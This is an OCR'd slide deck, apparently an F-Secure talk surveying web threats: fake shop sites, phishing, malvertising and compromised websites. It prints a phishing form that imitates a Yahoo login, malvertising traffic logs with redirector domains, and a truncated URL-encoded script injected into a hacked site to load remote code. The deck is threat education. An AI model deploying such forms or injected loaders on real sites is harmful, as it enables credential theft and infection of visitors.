The Malicious Web

Christine Bejerasco

F-Secure


The Web's Role in the Threat Landscape

- (Mal/Ad/Bad)ware Distribution Vector
- Avenue for theft
  - Money
  - Information
- Medium for communication


Web Threats (the readily visible ones…)

- Scams
- Phishing
- Abused portals
  - Malvertising
- Site Compromises
- Exploits

Scams


www.warm-jackets.com
CANADA GOOSE
warm-jackets.com
Home | Contact Us | About Us | Men Canada Goose | New Arrivals | Women Ca
FREE RETURNS ON ALL ORDERS NO MINIMUM PURCHASE
www.hellosunglass.us
OAKLEY VAULT
Home
All Products
Contact Us
Log In / Create Account / Currency: US Dollar
0 item(s) in your cart - $0.00
Search...
REASON IS
www.kiss10.com
2013 Louis Vuitton USA Outlet, Buy Cheap Louis Vuitton Bags & Louis Vuitton Handbags 70% Discount!!!
LOUIS VUITTON
100% Ordering Security
Fast Shipping/Delivery
Search:
Louis Vuitton Men
Louis Vuitton Women
SALE
UP TO 50% OFF
LOUIS VUITTON
www.timberland1918.com
Timberland
HOME
TIMBERLAND MENS
TIMBERLAND WOMENS
TIMBERLAND KIDS
Shipping Global With One Price From Timberland Factory Directly!
30 Days Money Back Guarantee!
Join Us Get £5 Coupon
My Account | My Cart | Log In
Search entire store here...
Search
TIMBERLAND UK OUTLET
MERRY CHRISTMAS SPECIAL OFFERS
UP TO 40% OFF
Christmas

Scams



F-Secure.

Scams

Overview for jacketsca.net

Registrar Info

Name	GODADDY.COM, LLC
Whois Server	whois.godaddy.com
Referral URL	http://registrar.godaddy.com
Status	clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited

Important Dates

Expires On	December 17, 2014
Registered On	December 17, 2013
Updated On	December 17, 2013


VS.

Overview for partioaitta.fi

Registrar Info

domain: partioaitta.fi
descr: Partioaitta Oy
descr: 02018300
address: Jussi Verkkonen
address: Nuijamiestentie 5 C
address: 00400
address: Helsinki
phone: 020 7760 600
status: Granted
created: 9.3.1998
modified: 5.7.2012
expires: 1.9.2017
nserver: ns2.coreit.se [Ok]
nserver: ns1.coreit.se [Ok]
dnssec: no

Phishing




F-Secure.

Phishing

```
<fieldset id="fsLogin" class="clear">
        <legend>Login Form</legend>

        <form name="logonForm" id="logonForm" action="loggin.php" method="post">
        <input name=".tries" value="1" type="hidden">
        <input name=".src" value="ym" type="hidden">
        <input name=".md5" value="" type="hidden">
        <input name=".hash" value="" type="hidden">
        <input name=".js" value="" type="hidden">
        <input name=".last" value="" type="hidden">
        <input name="promo" value="" type="hidden">
        <input name=".intl" value="us" type="hidden">
        <input name=".lang" value="en-US" type="hidden">
        <input name=".bypass" value="" type="hidden">
        <input name=".partner" value="" type="hidden">
        <input name=".u" value="b1sgf2l8t3qgl" type="hidden">
        <input name=".v" value="0" type="hidden">
        <input name=".challenge" value="Dg2brsewdlKlo9k2DQEmFC_0M3.H" type="hidden">
        <input name=".yplus" value="" type="hidden">
        <input name=".emailCode" value="" type="hidden">
        <input name="pkg" value="" type="hidden">
        <input name="stepid" value="" type="hidden">
        <input name=".ev" value="" type="hidden">
        <input name="hasMsgr" value="0" type="hidden">
        <input name=".chkP" value="Y" type="hidden">
        <input name=".done" value="http://mail.yahoo.com" type="hidden">
        <input name=".pd" value="ym_ver=0&amp;c=&amp;ivt=&amp;sg=" type="hidden">
        <input name=".ws" id=".ws" value="0" type="hidden">
        <input name=".cp" id=".cp" value="0" type="hidden">
        <input name="nr" value="0" type="hidden">
```

Abused Portals



F-Secure.

Abused Portals

F-Secure.

Malvertising

#	Result	Protocol	Host	URL	Body	Content-Type
1	200	HTTP	lovecamshow.com	/lj_banner_768.swf	110,507	application/x-shock
2	200	HTTP	onboardpublication.org	/	6,847	text/html
3	200	HTTP	onboardpublication.org	/?	0	text/html
5	200	HTTP	onboardpublication.org	/	246	text/html
6	200	HTTP	mjuk.[redacted]om:90	/language.html	4,035	text/html; charset=
7	200	HTTP	mjuk.[redacted]om:90	/jquery.js	10,729	application/javascri
8	200	HTTP	mjuk.[redacted]om:90	/language.html1.zip	98,230	application/octet-st
9	200	HTTP	mj[redacted]o.com	/language.html?id=2&text=449	3	text/html; charset=

Request Headers [Raw] [Header Definitions]

GET / HTTP/1.1

- Accept-Language: en-us,en;q=0.5
- User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401 F

Miscellaneous

- DNT: 1
- Keep-Alive: 115
- Referer: http://lovecamshow.com/lj_banner_768.swf

Transport

- Connection: keep-alive
- Host: onboardpublication.org

URL	Detection	Hits	Last seen
http://maturezcam.com /lj_banner_300.swf	Trojan:SWF/Redirector.DZ	16198	2013-09-15 03:30:53.456000
http://lj-banner.com /lj_banner_300.swf	Trojan:SWF/Redirector.DZ	3824	2013-08-31 22:00:17.417000
http://awempire-banner.com /lj_banner_300.swf	Trojan:SWF/Redirector.DZ	3722	2013-08-25 08:30:38.212000
http://lovecamshow.com /lj_banner_300.swf	Trojan:SWF/Redirector.DZ	402	2013-09-16 07:03:02.590000

F-Secure

Compromised Websites

```
<script language="javascript">
document.write( unescape( '%3C%21%44%4F%43%5
</script>
<!DOCTYPE html>
<html dir="ltr" lang="sv-SE">
<head>
<meta charset
<meta name="v
<title>Aktuel
<link rel="pr
<link rel="st
<link rel="st
```

```
%3C%21%44%4F%43%54%59%50%45%2
%20%34%2E%30%31%20%54%72%61%6
%6F%72%67%2F%54%52%2F%68%74%6
%3C%6D%65%74%61%20%68%74%74%7
4%3D%22%74%65%78%74%2F%68%74%6
9%70%74%20%74%79%70%65%3D%22%7
F%6E%20%72%65%64%69%72%65%63%7
B%69%65%28%27%64%6F%52%65%64%6
0%20%76%61%72%20%68%65%61%64%3
5%28%27%68%65%61%64%27%29%5B%3
3%72%65%61%74%65%45%6C%65%6D%6
5%74%41%74%74%72%69%62%75%74%6
0%20%20%20%20%20%20%73%63%72%6
A%2F%2F%39%31%2E%32%33%39%2E%3
E%61%70%70%65%6E%64%43%68%69%6
4%65%43%6F%6F%6B%69%65%28%6E%6
A%76%61%72%20%64%61%74%65%20%3
4%65%2E%67%65%74%54%69%6D%65%2
9%3B%0A%76%61%72%20%65%78%70%6
4%53%74%72%69%6E%67%28%29%3B%0
5%6D%65%6E%74%2E%63%6F%6F%6B%6
B%20%70%61%74%68%3D%2F%22%3B%0
A%7B%0A%76%61%72%20%6E%61%6D%6
3%75%6D%65%6E%74%2E%63%6F%6F%6
```

